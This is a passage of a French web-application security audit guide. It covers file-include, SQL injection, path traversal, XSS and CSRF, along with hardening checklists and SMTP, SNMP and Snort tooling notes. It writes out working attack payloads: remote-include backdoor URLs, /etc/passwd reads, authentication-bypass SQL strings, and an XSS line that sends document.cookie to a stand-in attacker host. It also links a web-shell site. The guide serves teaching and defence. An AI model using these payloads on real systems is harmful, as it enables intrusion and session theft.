- Recherche de vulnérabilité automatique utilisant nmap, metasploit (et Armitage). Pour WordPress, Joomla : <http://wpscan.org>, <http://blog.pepelux.org/2012/07/15/joomlascan-v1-4/>
- Recherche dans la base des vulnérabilités de **exploit-db** :
<http://www.exploit-db.com/archive.tar.bz2>
- en utilisant Metasploit : <http://www.metasploit.com/redmine/projects/framework/wiki/WMAP>

4. Cartographie du site :

- Partielle en téléchargeant le fichier <http://www.mapage.com/robot.txt>
- Par Internet avec google : `site:MonSite.com`
- Spider simple / avec dictionnaire :
 Dirbuster : <http://sourceforge.net/projects/dirbuster/>
 Burp suite : <http://portswigger.net/suite/>
 Zap : <http://code.google.com/p/zaproxy/>
 Wikto : <http://www.sensepost.com/research/wikto/>

5. Vérification des méthodes et technologies de transfert d'informations :

- Vérifier que ces méthodes soient désactivées : `OPTIONS`, `PUT`, `CONNECT`, `DELETE` et `TRACE`
- Utilisation d'un proxy HTTP/HTTPS : Zap ou Burp
- Par défaut un URL de type <http://www.google.fr/search?hl=fr&q=test> montre l'utilisation de méthode GET (paramètres séparés par &).
- Vérifier les fichier de style (CSS), javascripts (JS), et défaut (phpinfo.php, /admin:..).
- Vérifier la verbosité des messages d'erreur.
- ...

Sécurité Web - Audit (2/3) :

Étapes d'un audit d'application WEB :

6. Identification des failles communes ;

...

Lien : <https://www.securitygarden.com>

<http://www.owasp.org>

<http://jarlsberg.appspot.com>

<http://projects.webappsec.org>

Failles de sécurité : développement

XSS (Cross-Site Scripting) : Permet à un utilisateur de faire exécuter du javascript à une page vue par un autre utilisateur.

CSRF/XSRF (Cross-Site Request Forgery) : Utilise les droit de l'utilisateur consultant une page pour lui faire exécuter une tâche grâce au javascript.

XSSI (Cross Site Script Inclusion) : Variante du XSRF qui permet d'inclure un fichier à exécuter sur une page.

Injection SQL : Correspond à envoyer des données non prévues à une page, afin de s'authentifier, ou effectuer des tâches sur la base de données.

Faillie include : Inclusion d'un fichier pour exécution sur un serveur de notre code.

Failles de sécurité : serveur/navigateur WEB

Path Traversal : Consiste à essayer d'accéder à des fichiers normalement inatteignables (fichiers système, configuration, mots de passe) en essayant de remonter dans l'arborescence.

Data tampering : Utilisation du *Path Traversal* pour remplacer un fichier (par exemple système) lors d'un upload de fichier sur un serveur.

Code Execution : Attaque utilisant une faiblesse du navigateur WEB pour exécuter du code sur la machine client.

Failles de sécurité : technologies

AJAX (Asynchronous JavaScript And XML) : Moyen de dialogue utilisant les technologies HTML/XHTML, XML, CSS, DOM, Javascript, XMLHttpRequest, peut permettre l'exploitation de failles (DOS, Phishing, integer overflow...).

ISAPI (Internet Server Application Programming Interface) : Interface de programmation (ou API) de l'application IIS de Microsoft, fonctionne comme un langage de page dynamique de type PHP, ASP, CGI, sous forme de DLL.

SWF (ShockWave Flash) : application flash décompilable, pouvant comporter des mots de passe et être vulnérable.

Outils gratuits pour l'identification et l'exploitation de vulnérabilité :

- **AccessDiver** : <http://www.brothersoft.com/accessdiver-63984.html>
- **Burp suite** : <http://portswigger.net/suite/>
- **Nikto** / **Wikto** : <http://www.sensepost.com/research/wikto/>
- **PAROS** : <http://www.parosproxy.org/index.shtml>
- **SkipFish**
- **SQLmap - Commandes**
- **Swfintruder** : <http://code.google.com/p/swfintruder/>
- **Wapiti** : (exemple : *wapiti http://www.google.fr/ -u -v 2*) <http://wapiti.sourceforge.net/>
- **W3af**
- **WebScarab**
- **OWASP Zed Attack Proxy (ZAP)** : <http://code.google.com/p/zaproxy/>
- **Décompilateur java/SWF** : <http://code.google.com/p/asdec/> <http://www.swfmodify.com/>
- **Base pour injection, XSS...** : <http://code.google.com/p/fuzzdb/>
- **Chevaux de Troie** : <http://www.c99shell.com/>

Sécurité Web - Audit (3/3) :

Étapes d'un audit d'application WEB :

7. Analyse du code source pour identification des erreurs de conceptions restantes.

La majeure partie des failles de Sécurité Web provient d'erreur de développement.

Lien : <http://www.owasp.org>, <http://jarlsberg.appspot.com/>
http://www.owasp.org/index.php/OWASP_AJAX_Security_Guidelines
<http://www.hsc.fr/ressources/breves/modsecurity.html.en>
<https://www.fortify.com/ssa-elements/threat-intelligence/rats.html>

Configuration

- ☐ Rendre anonyme la bannière de connexion du serveur et des services.
- ☐ Personnaliser les messages d'erreurs et limiter au strict minimum les informations transmises.
- ☐ Protéger le serveur WEB par un pare-feu ou un reverse-proxy de type **Apache+ModSecurity**, avec des règles de filtrage éprouvées, le mode Apache mod_rewrite permet aussi d'implémenter l'URL Rewriting.
- ☐ Supprimer les fichiers inutiles (exemples : info.php, phpinfo.php).
- ☐ Mettre à jour le serveur Web et les modules Web installés.

Base de données

- ☐ Renommer la base de données, les comptes et tables par défaut.
- ☐ Appliquer des droits sur la base de données et sauvegarder les mots de passe sous forme de hash.
- ☐ Utiliser des comptes utilisateurs SQL à accès limité (en lecture seule) quand cela est possible.
- ☐ Utiliser des **procédures stockées**, à la place du SQL dynamique. Les données entrées par l'utilisateur sont alors transmises comme paramètres, limitant ainsi les risques d'injection.
- ☐ Utiliser des requêtes SQL **préparées** (requêtes à trous envoyées au serveur, qui se charge d'échapper les caractères selon le type de paramètre).
- ☐ Effectuer un contrôle des requêtes en limitant les droits aux commandes telles que EXEC, SELECT, INSERT, DROP, CREATE, ALTER, UPDATE...

Requêtes et variables

- ☐ Vérifier le lien de référence (**referrer**) contenu dans les requêtes (compliquer à implémenter).
- ☐ Tester systématiquement les valeurs transmises : \$_GET, \$_POST, \$_COOKIE, \$_REQUEST, AJAX...
- ☐ Préférer l'envoi des données via la méthode \$_POST plutôt que \$_GET.
- ☐ Ne pas utiliser \$_REQUEST (permet l'utilisation du même paramètre en \$_GET et \$_POST).
- ☐ S'assurer à chaque requête de l'authentification de l'utilisateur et que l'action correspond à ses droits.
- ☐ Les cookies et numéros de session doivent avoir une limite de validité.
- ☐ Ne jamais transmettre de données confidentielles aux clients (son numéro de client dans l'URL...).
- ☐ Utiliser l'attribut **.innerText** au lieu de **.innerHTML** afin de se protéger contre les XSS, n'utiliser **.innerHTML** que pour de l'affichage HTML (technologie AJAX).
- ☐ Vérifier le type et la validité des variables à exploiter **isset()**, **is_numeric()**, **ereg()**, **filter_var()**, **filter_input()**, **filter_var_array()** ou **filter_input_array()**.
- ☐ Utiliser la fonction PHP **mysql_real_escape_string()** ou **addslashes()** (depuis PHP6 les **Magic Quotes** ont disparus) qui permet de convertir les caractères non standards (" devient \").
- ☐ Désactiver les **Magic Quotes** qui sont insuffisantes contre les injections (et inutiles en cas d'exploitation de pages externes) et qui utilisent trop de ressources (voir fichier **php.ini magic_quotes_gpc = Off**).
- ☐ Pour afficher une variable, utiliser systématiquement : **htmlspecialchars(..., ENT_QUOTES)** qui permet de convertir les caractères en HTML et de se protéger contre des failles XSS.
- ☐ Dans les messages des forums désactiver l'utilisation du javascript.
- ☐ Désactiver **allow_url_include** pour éviter les failles include (inclusion de fichiers distants).
- ☐ En cas d'utilisation de technologie AJAX (**XmlHttpRequest**), encoder les données transmises (**escape()**, **encodeURIComponent()**, **encodeURIComponent()**).

Sécurité Web - Faille Include :

La faille Include touche les commandes : **require()**, **include()**, **include_once()**. Elle consiste en l'inclusion d'un fichier externe non prévu initialement qui à pour finalité : le téléchargement du code sur le serveur, puis son exécution.

Lien : <http://www.ghostsinthestack.org/article-16-la-faille-include.html>

Inclusion simple :

- Original : [index.php?page=test.php](#)
- On inclue une backdoor : [index.php?page=http://monsite.com/pirate.txt](#)
*Ici le fichier **pirate.txt** est un fichier php renommé pour éviter qu'il soit exécuté sur mon serveur lors de son téléchargement, on peut aussi utiliser des images modifiées avec JHEAD (<http://www.sentex.ca/~mwandel/jhead/>).*
Il est aussi possible de désactiver l'exécution du php sur mon serveur et de mettre directement un fichier pirate.php.
Une action intéressante est le fait d'afficher les sources des fichiers du site, pour récupérer les mots de passe... Exemple de fichier php : `<?php show_source("page.php");?>`

Inclusion en utilisant le null byte :

Dans l'exemple un contrôle de l'extension est effectué grâce à l'ajout de l'extension automatiquement sur le serveur.

- Original : [index.php?page=test](#)
- On inclue une backdoor : [index.php?page=http://monsite.com/pirate.txt%00](#)
Ici la chaîne finale sera : [index.php?page=http://monsite.com/pirate.txt%00.php](#) mais comme le caractère %00 indique la fin de la chaîne le .php ne sera pas reconnu, et notre fichier sera donc inclue.

Inclusion de fichier local :

L'inclusion de fichier distant n'est pas toujours possible, il est donc parfois possible d'inclure un fichier local.

- Original : [index.php?page=test.php](#)
- Exemple : [index.php?page=/etc/passwd](#)
Note : en général se n'est pas possible en cas de CHROOT, ou si le service n'a pas les droits suffisants.
Fichiers intéressants : /proc/version, /etc/apache2/apache2.conf, /etc/passwd, /var/lib/php5/sess_ \$PHPSESSID (ou \$PHPSESSID pour récupérer un id , login, mdp de session)...
- Exemple : [index.php?page=./secret/.htpasswd](#)
Il est par contre possible d'inclure des fichiers locaux protégés (fichier de protection d'accès, autres fichiers php...) sans oublier l'inclusion de fichiers d'audit.

Contournement d'authentification limit (.htaccess) :

Par défaut toute requête incompréhensible d'Apache est considéré par un GET, or dans le cas d'utilisation de fichier d'accès **.htaccess** dans du code PHP, on a tendance à utiliser la ligne **<Limit GET POST>**.

Exemple de requête :

- Originale (sera interdite) : GET http://toto.fr/private/ HTTP/1.1
- Incorrecte (passera) : ybuyb http://toto.fr/private/ HTTP/1.1

Pour se protéger il suffit de supprimer les lignes **<Limit GET POST>** et **</Limit>**.

Sécurité Web - Injection SQL :

Exécution d'une requête SQL non prévue sur un site web, utilisant une base de données, pouvant permettre d'accéder à des privilèges sans authentification ou bien sans en avoir les droits.

Lien : <http://www.unixwiz.net/techtips/sql-injection.html>
<http://www.ghostsinthestack.org/programme-1-sqlinjtools-v05b.html>
<http://sqlninja.sourceforge.net>
<http://sourceforge.net/projects/sqlmap/>

Règles de développement :

- ☐ Toujours commenter et documenter le code source.
- ☐ Documenter le fonctionnement de l'application et la répartition des sources par rapport aux différentes fonctions.
- ☐ Vérifier systématiquement la taille, le type et la validité des variables.
- ☐ Un cahier des charges et un cahier de suivi des modifications doivent exister.
- ☐ Le code doit être testé par une équipe et validé lors d'audit de code.
- ☐ Les fonctions non sûres et obsolètes ne doivent pas être utilisées.
- ☐ Limiter les consommations de ressources : limiter la taille des variables, éviter les redirections en boucle.

Effectuer des injections SQL :

1. Il faut penser à tester tous les champs de recherche et de formulaire ;
2. Tester tous les moyens d'écriture et d'encodage possible ;
3. Effectuer les tests sur les fichiers directs : PHP, ASP ...
4. Toutes les variables contenues dans l'URL et transmises entre les pages (GET, POST).

Exemples d'injection :

Caractères clés : --, # ou /* indiquent que le code après est en commentaire.

- Origine : **SELECT * FROM my_table WHERE column_x = '1'**
- **SELECT * FROM my_table WHERE column_x = '1' UNION SELECT password FROM DBA_USERS WHERE 'q'='q'**
- Origine : **SELECT * FROM WebUsers WHERE Username='Bob' AND Password='Hardtguess'**
- **SELECT * FROM WebUsers WHERE Username='Bob' AND Password='Aa' OR 'A'='A'**
- Les chaînes les plus répandues (penser à intervertir ' et ") : **admin'-- ; or 0=0 -- ; ' or 0=0 -- ; " or 0=0 # ; ' or 'x'='x ; ") or ("a"="a ; hi" or 1=1 -- ; hi') or ('a'='a ;**

Blind SQL injection : Utilisation dans les scripts à réponse binaire, pour effectuer du brute force.

- Identifier la version SQL utilisé :
SELECT * FROM table WHERE champ = 'a' OR @@version > 3;
*Si la page s'exécute normalement alors la version SQL est au minimum 4, ce qui signifie que les UNION devraient fonctionner (pour tester la version complète : **SUBSTRING(@@version,1,3) = 4.2**).*
- Récupération du nombre de champs, leur nom, leur type :
SELECT * FROM table WHERE id = 'id_test GROUP BY id;
Si la page s'exécute normalement, l'ID choisi existe.
SELECT * FROM table WHERE id = 'id_test GROUP BY MonChamp;
Si la page s'exécute normalement, MonChamp existe.
SELECT * FROM table WHERE id = 'id_test GROUP BY 1;
S'il y a au moins 1 champ la page s'exécute normalement.
- En cas d'erreur qui affiche il peut être possible de détourner la requête pour afficher le contenu d'un champ (mdp. ...). Il faut dans le cas contraire créer un script.
(un exemple : <http://www.ghostsinthestack.org/article-11-blind-sql-injections.html>)

Sécurité Web - Path Traversal : Ce type de vulnérabilité n'est plus présente sur les serveurs web modernes.

Lien : http://www.aldeid.com/index.php/OWASP_WebGoat:Bypass_a_Path-Based_Access_Control_Scheme
http://www.w3schools.com/tags/ref_urlencode.asp
 Dotdotpwn

Path Traversal

Objectif : accéder aux fichiers systèmes ou à des fichiers protégé.

Exemples :

- Direct : <http://www.google.fr/../../../../../../../../etc/passwd>
- Par encodage (par proxy) : <http://www.google.fr/%2E%2E%2F%2E%2E%2Fetc/passwd>

Il est aussi possible via un proxy (exemple : **WebScarab**) de modifier le chemin d'un fichier à uploader sur un site en mettant un lien vers un fichier système afin de le récupérer.

HTTP Splitting

Objectif : injecter du contenu non initialement prévu dans un champs de formulaire, paramètre d'une requête, (null byte : \0x00).

Les caractères de retour à la ligne et fin de ligne suivant les systèmes d'exploitation :

- Linux/Unix : LF (Line Feed = \n) qui correspond en HTML à %0A
- Windows : CR+LF (Carriage Return = \r) qui correspond en HTML à %0D qui donne : %0A%0D

Exemples : (Attention, les caractères sont automatiquement convertis par le navigateur)

- Direct : <http://www.google.fr/%0A../../../../../../../../etc/passwd>
- Pour injecter du code (XSS) : [http://www.google.fr?hl=fr%0A<script>alert\('coucou'\)<script>](http://www.google.fr?hl=fr%0A<script>alert('coucou')<script>)

Tableau récapitulatif des caractères pour l'encodage :

Hex	URL	Char	Dec	Hex	HTML	URL	Char	Dec	Hex	HTML	URL	Char	Dec	Hex	HTML	URL	Char
0	%00	NULL	32	20	 	%20	Space	64	40	@	%40	@	96	60	`	%60	`
1	%01	Start Of Head	33	21	!	%21	!	65	41	A	%41	A	97	61	a	%61	a
2	%02	Start TeXt	34	22	"	%22	"	66	42	B	%42	B	98	62	b	%62	b
3	%03	End Of Text	35	23	#	%23	#	67	43	C	%43	Char	99	63	c	%63	c
4	%04	End Of Transmission	36	24	$	%24	\$	68	44	D	%44	D	100	64	d	%64	d
5	%05	ENQuiry	37	25	%	%25	%	69	45	E	%45	E	101	65	e	%65	e
6	%06	ACK	38	26	&	%26	&	70	46	F	%46	F	102	66	f	%66	f
7	%07	BEL	39	27	'	%27	'	71	47	G	%47	G	103	67	g	%67	g
8	%08	BackSpace	40	28	(%28	(72	48	H	%48	H	104	68	h	%68	h
9	%09	TABULATION	41	29)	%29)	73	49	I	%49	I	105	69	i	%69	i
A	%0A	LF	42	2A	*	%2A	*	74	4A	J	%4A	J	106	6A	j	%6A	j
B	%0B	Vertical TAB.	43	2B	+	%2B	+	75	4B	K	%4B	K	107	6B	k	%6B	k
C	%0C	FF	44	2C	,	%2C	,	76	4C	L	%4C	L	108	6C	l	%6C	l
D	%0D	CR	45	2D	-	%2D	-	77	4D	M	%4D	M	109	6D	m	%6D	m
E	%0E	Shift On	46	2E	.	%2E	.	78	4E	N	%4E	N	110	6E	n	%6E	n
F	%0F	Shift In	47	2F	/	%2F	/	79	4F	O	%4F	O	111	6F	o	%6F	o
10	%10	Data Link Escape	48	30	0	%30	0	80	50	P	%50	P	112	70	p	%70	p
11	%11	Device Control 1	49	31	1	%31	1	81	51	Q	%51	Q	113	71	q	%71	q
12	%12	Device Control 2	50	32	2	%32	2	82	52	R	%52	R	114	72	r	%72	r
13	%13	Device Control 3	51	33	3	%33	3	83	53	S	%53	S	115	73	s	%73	s
14	%14	Device Control 4	52	34	4	%34	4	84	54	T	%54	T	116	74	t	%74	t
15	%15	Negative Ack	53	35	5	%35	5	85	55	U	%55	U	117	75	u	%75	u
16	%16	Synchronous idle	54	36	6	%36	6	86	56	V	%56	V	118	76	v	%76	v
17	%17	End Of trans. Block	55	37	7	%37	7	87	57	W	%57	W	119	77	w	%77	w
18	%18	CANCEL	56	38	8	%38	8	88	58	X	%58	X	120	78	x	%78	x
19	%19	End of Medium	57	39	9	%39	9	89	59	Y	%59	Y	121	79	y	%79	y
1A	%1A	SUB	58	3A	:	%3A	:	90	5A	Z	%5A	Z	122	7a	z	%7a	z
1B	%1B	ESC	59	3B	;	%3B	;	91	5B	[%5B	[123	7b	{	%7b	}
1C	%1C	File Separator	60	3C	<	%3C	<	92	5C	\	%5C	\	124	7c	|	%7c	
1D	%1D	Group Separator	61	3D	=	%3D	=	93	5D]	%5D]	125	7d	}	%7d	{
1E	%1E	Record Separator	62	3E	>	%3E	>	94	5E	^	%5E	^	126	7e	~	%7e	~
1F	%1F	Unit Separator	63	3F	?	%3F	?	95	5F	_	%5F	_	127	7f		%7f	DEL

Sécurité Web - XSS

: Le Cross-Site Scripting (XSS) est une vulnérabilité de traitement et d'affichage de données clientes. Le principe est d'injecter du code (javascript) dans des variables qui doivent être affichées/exécutées, permettant :

- de la redirection de flux ;
- du vol d'informations (cookies...);
- l'exécution de code à l'insu de l'utilisateur, avec ses droits (faille XSRF) ;
- l'exploitation de vulnérabilité des navigateurs.

Lien : <http://ha.ckers.org/xss.html>, <http://heideri.ch/jso/>, <http://www.wocares.com/noquote.php>
<http://www.xssed.com>, <http://www.segmentationfault.fr/projets/release-de-xeek-v0-1b/>

Recherche de vulnérabilité XSS :

Injection de code HTML/Javascript dans une variable qui s'affiche.

1. Il faut penser à tester tous les champs de recherche et de formulaire ;
2. Tester tous les moyens d'écriture et d'encodage possible, pour passer la limitation des scripts ;
3. Effectuer les tests sur les fichiers directs : PHP, ASP ...
4. Vérifier toutes les variables contenues dans l'URL et transmises entre les pages (GET, POST).

Exemple de XSS :

- `alert(document.cookie)`
- `onmouseover="alert(document.cookie)"`
- `<![CDATA[<script>alert(document.cookie)</script>]]>`
- ``
- ``
- On peut aussi écrire le code sur plusieurs lignes (voir **Sécurité Web - Path Traversal**) .

Redirection de flux (ou iframe) :

sur une page vulnérable de type : `http://test.com?user=toto`

- en HTML : `http://test.com?user=<metahttp-equiv="refresh"content="0;URL="http://pirate.fr">`
- en JavaScript :
`http://test.com?user=<SCRIPTLANGUAGE="JavaScript">document.location.href="http://pirate.fr"</SCRIPT>`
`http://test.com?user=<SCRIPTLANGUAGE="JavaScript">document.location="http://pirate.fr"</SCRIPT>`
- en JavaScript(2) :
`http://test.com?user=<SCRIPTLANGUAGE="JavaScript">window.location.replace("http://pirate.fr")</SCRIPT>`
- en VBScript :
`http://test.com?user=<% LANGUAGE="VBSCRIPT" response.redirect "http://pirate.fr" %>`

Vol d'information (cookies...)

Envoi à un tiers, (ici la page pirate) le cookie de session d'un site, une fois que la victime a cliqué sur le lien.

- en JavaScript :
`http://test.com?user=<SCRIPTLANGUAGE="JavaScript"><document.write("<imgsrc=http://pirate.fr?".concat(escape(document.cookie))`

Afficher/Modifier le cookie directement dans le navigateur :

`javascript:alert(document.cookie);`
`javascript:void(document.cookie="Field=myValue");`

Se protéger contre les vols de session (coté serveur) :

Toutes les recommandations précédentes sont valables, il est important de limiter le cookie de session à une seule machine, un temps restreint et en cas d'action de malveillance détecté expirer le cookie.

Sécurité Web - XSRF/CSRF :

Le Cross-Site Request Forgery (CSRF ou XSRF) utilise les droits de l'utilisateur qui affiche la page pour effectuer des actions à son insu (exemple : dans le cas d'un administrateur de forum).

Lien : <http://phpsec.org/projects/guide/fr/>
http://en.wikipedia.org/wiki/Data_URI_scheme
<http://en.wikipedia.org/wiki/MIME>

Mise en place :

- ☐ Rechercher la possibilité d'inclure à une page notre propre code (PHP, javascript, lien) :
 - livre d'or ;
 - forum ;
 - commentaire ;
 - réseaux sociaux (facebook, twitter)
 - autres failles ;
 - ...
- ☐ Exemples d'inclusion de code :
 - Image :
``
 - Encodé (ici base64) /
``
 - JavaScript :
`cliquer ici`
 - Style :
`<b style="background: url('http://test.com/index.php')">`
 - iframe :
`<IFRAME src="http://test.com/index.php" width=0 height=0 frameborder=0></IFRAME>`
 - pour d'autres exemples voir [Sécurité Web - XSS](#) et [Sécurité Web - Faille Include](#)
- ☐ Exemple de possibilités avec cette faille :
 - suppression d'un utilisateur sur un forum :
`<imgsrc="http://toto.fr/admin/del_user.php?id=525"/>`

Se protéger :

- ☐ toujours effectuer une validation (si le nombre de message le permet) des messages avant leur poste;
- ☐ interdire les scripts (JavaScript/VBScript);
- ☐ interdire l'ajout de liens ou d'images;
- ☐ tout les champs doivent être vérifiés (type, format, taille);
- ☐ l'affichage du contenu des messages doit être traité par des fonctions de transcodages des caractères (`mysql_real_escape_string()`, `addslashes()`, `htmlentities()`, `htmlspecialchars()`);
- ☐ inclure un captcha complexe pour éviter les automates;
- ☐ ne se connecter sur un site/forum avec les droits d'administration que pour des tâches d'administration, passer par un profil de simple utilisateur le reste du temps.
- ☐ pour des besoins de supervisions sur un forum préférer un passage temporaire aux droits spécifiques (via mot de passe) pour effectuer les tâches (suppression, modification de comptes, messages...);
- ☐ pour les utilisateurs :
 - utiliser l'addon noscript de Firefox ;
 - déconnecter vous à la fin de session sur un site ;
 - ne surfer que sur un site à la fois sur le même navigateur.

SkipFish :

Scanner de vulnérabilité web automatique, permet une exportation sous forme de fichier htm/javascript, compatible multiples systèmes Linux, FreeBSD 7.0+, MacOS X, and Windows (Cygwin) environnements. Avantage : évolutif, met à jour sa base à chaque scan. Inconvénient : très long, pour stopper un scan utiliser CTRL+C.

Lien : <http://code.google.com/p/skipfish/>
<http://code.google.com/p/browsersec/wiki/Main>

Compilation de l'outils :

Il nécessite pour fonctionner les librairies suivantes :

- Compilateur C ;
- Makefile (Make) ;
- Entête pour le développement () ;
- Zlib et ses librairies de développement ;
- OpenSSL et ses librairies de développement ;
- libidn et ses librairies de développement.

Il nécessite pour fonctionner d'être compilé (on ne télécharge que le code source) exemple ici sous Linux :
[make all](#)

Attention si vous voulez déplacer le fichier binaire créé, il faut aussi copier les répertoires **dictionaries** qui contiennent les bases utilisées pour la découverte des fichiers du site et le répertoire **assets** qui contient les fichiers utilisés pour l'affichage du rapport.

Fonctions de test :

- Entête et opération HTTP ;
- Injection SQL (Blind, numérique, paramètres GET et POST) ;
- Format string ;
- Integer overflow ;
- XSRF, XSS, CSS ;
- Sauvegarde du résultat et de toutes les requêtes effectuées (limité à 100 par catégories) ;
- ...

Utilisation simple :

On doit spécifier le répertoire pour l'exportation du rapport en HTML/Javascript, le dictionnaire utilisé et le site à vérifier :

[./skipfish -o /home/mon_user/rapport_skipfish -W dictionaries/default.wl http://site_a_tester.com](#)

Scan avec authentification HTTP (-A user:password), sauvegarde des liens externes et des emails (-U), ne met pas à jour la base à la fin du scan (-V), limite du nombre de connexion simultanée à 10 (-g 10) et désactive l'apprentissage par mot clé sur le site (-L) :

[./skipfish -o rep_rapport/ -W dictionaries/default.wl -A toto:mdpT0t0 -U -V -g 10 -L http://site_a_tester.com](#)

SMTP :

Simple Mail Transfer Protocol (port 25 Tcp), protocole simple d'envoi de mail non chiffré, RFC 821...

Outils d'envoi de mails Anomails http://omni.a.free.fr/Sources/AnoMails_exe.zip

Lien : <http://abcdrfc.free.fr/>

Points à vérifier :

- ☐ Le message de connexion au serveur ne doit pas être verbeux (OS, application, version).
- ☐ Seule une connexion SSL/TLS doit être autorisée.
- ☐ L'envoi de mail ne doit être autorisé qu'après authentification.
- ☐ Lors de l'envoi de mail l'expéditeur doit être l'utilisateur authentifié.
- ☐ Lors de l'envoi de mail le destinataire doit être vérifié sinon le message doit être supprimé.
- ☐ Un quota d'espace de stockage utilisateur doit être implémenté.
- ☐ Interdire si possible l'utilisation de HTML dans les messages (réception et émission).
- ☐ La taille des pièces jointes doit être limitée (en émission et réception).
- ☐ Les messages et pièces jointes doivent être automatiquement testés par un antivirus.
- ☐ Le service doit être chrooté (modification de la racine).
- ☐ Un compte spécifique non root doit exécuter le service.
- ☐ Vérifier la journalisation des connexions au serveur et envois de mails (avec IP des clients).

Test :

Exemple d'envoi de mail anonyme, (penser à tester plusieurs domaines) .

telnet 192.168.2.5 25 <Entrée> Connexion au serveur mail.

220 smtp.Monentreprise.com SMTP Ready

*EHLO Jo <Entrée> Ou la commande **HELO**, on se présente.*

250 Hello client, pleased to meet you

MAIL FROM : <Jo@Monentreprise.com> <Entrée> Adresse mail de l'expéditeur.

250 <Jo@Monentreprise.com> ... Sender ok

RCPT TO : <Chef@Monentreprise.com> <Entrée> Adresse mail du destinataire.

250 recipient ok.

DATA <Entrée> Début du corps du message.

354 Start mail input; end with <CRLF>.<CRLF>

From : Jo <Jo@Monentreprise.com> <Entrée>

Subject : test <Entrée>

To : Chef <Chef@Monentreprise.com> <Entrée>

Message test<Entrée>.<Entrée> Validation de l'envoi du mail.

250 Ok

QUIT <Entrée> Fin de session.

221 smtp.Monentreprise.com Service closing transmission channel

Récupération de l'adresse IP d'un client :

Il suffit d'envoyer un mail contenant du code HTML qui pointe vers un site web maîtrisé puis de vérifier les logs :

```
<html></html>
```

SNMP :

Simple Network Management Protocol (port 161 Udp), est un protocole d'administration qui fonctionne en mode non connecté RFC 1156, 1157 et 1095.

Lien : <http://abcdrfc.free.fr/rfc-vf/rfc1157.html>
<http://christian.caleca.free.fr/snmp/>

Ce protocole permet une administration distante via la MIB (Management Information Base), qui contient des données de configuration qui sont classées par communauté (public, private, cisco...), puis par OID (Object Identifier) qui sont eux-même de différents types (chaîne, entier, booléen, date...)

*Fonctionnement : on effectue la lecture du premier OID : .1.3.6.1.2.1, ensuite la requête **GETNEXT**, permet la récupération de tous les autres identifiants et leurs données.*

Points à vérifier :

- ☐ Utilité du service.
- ☐ Les noms de communauté (par défaut : **public/private**).
- ☐ Limiter les machines pouvant l'utiliser.
- ☐ Utiliser la V3 du protocole avec le chiffrement et l'authentification d'actifs.
- ☐ Quelles sont les données accessibles (configuration réseau, historiques...).

Outils :

Relevé de configuration (payant).

La suite Solarwinds :

<http://www.solarwinds.com/>

Visualisation de l'arborescence SNMP.

mibbrowser :

<http://www.ks-soft.net/hostmon.eng/mibbrowser/index.htm>

Lecture de la MIB distante.

SNMPRead/LUS :

<http://omni.a.free.fr/app.html>

Lecture d'informations (ici sur la machine 192.168.1.1, avec le nom de communauté public).

SnmpWalk : (sous Linux)

<http://www.net-snmp.org/docs/man/snmpwalk.html>

*snmpwalk -c public 192.168.0.1 Avec la version v1 **snmpwalk -v1 -c public 192.168.0.1***

Représentation et visionnage SNMP du réseau.


CiscoSnmpTool :

<http://www.download3k.com/DownloadLink1-Cisco-Snmp-Tool.html>

Scanne SNMP et test des communautés.

SNScan :

<http://www.foundstone.com/us/resources/proddesc/snscan.htm>



Snort :

Snort est un système de détection d'intrusion libre (ou NIDS) gérant les protocoles TCP/UDP/ICMP. Il permet aussi une analyse temps réel de trafic, une journalisation des paquets, effectuer des recherches de contenu, détecter des attaques... Quelques outils qui permettent un traitement des résultats (snortsnarf, acidlab, sguil, BASE).

Lien : <http://www.snort.org/> , <http://sourceforge.net/projects/snortsnarf/>
<http://sourceforge.net/projects/acidlab/> , <http://sguil.sourceforge.net/>
 et <http://base.secureideas.net/>

Commandes :

Utiliser Snort en mode sniffer en affichant les informations IP et entêtes TCP/UDP/ICMP : *snort -vde*

Utiliser Snort en mode packet logger en affichant les informations IP et entêtes CP/UDP/ICMP :
snort -de -l /var/log/snort

Utiliser Snort en daemon, en spécifiant le login et groupe : *snort -D -u user -g groupe -de*

Utiliser Snort en spécifiant le fichier de configuration, l'interface et en utilisant une base de MySQL :
snort -c /etc/snort/snort.conf -i eth0

Utilisation en NIDS :

Le fichier de configuration de Snort est */etc/snort/snort.conf*, les fichiers */etc/snort/rules/*.rules* sont des fichiers de règles spécifiques (dos.rules pour les Denial Of Service...).

À vérifier

- ☐ Définir les adresses du réseau (dans */etc/snort/snort.conf*) :
var HOME_NET [192.168.1.0/24]
- ☐ Pour utiliser une base de donnée pour exporter les résultats (dans */etc/snort/snort.conf*) :
output database:log,mysql,user=user_snort password=snort_pwd dbname=snort host=localhost
- ☐ Définir un mode d'alerte approprié (option -A) :
 - fast** : affichage simple avec horaire, message d'alerte, IPs et ports
 - full** : alerte par défaut.
 - unsock** : envoi des alertes à un socket (pour traitement par un autre programme).
 - none** : aucune alerte.
- ☐ N'inclure que les règles utiles (dans */etc/snort/snort.conf*) :
include \$RULE_PATH/bad-traffic.rules
- ☐ Il doit être exécuté avec les privilèges d'un utilisateur réservé :
cat /etc/passwd | grep snort

Création de règles (exemples : http://www.groar.org/trad/snort/snort-faq/writing_snort_rules.html)

Il existe plusieurs types de règles, alert, log, dynamic et activate qui active les règles dynamique.

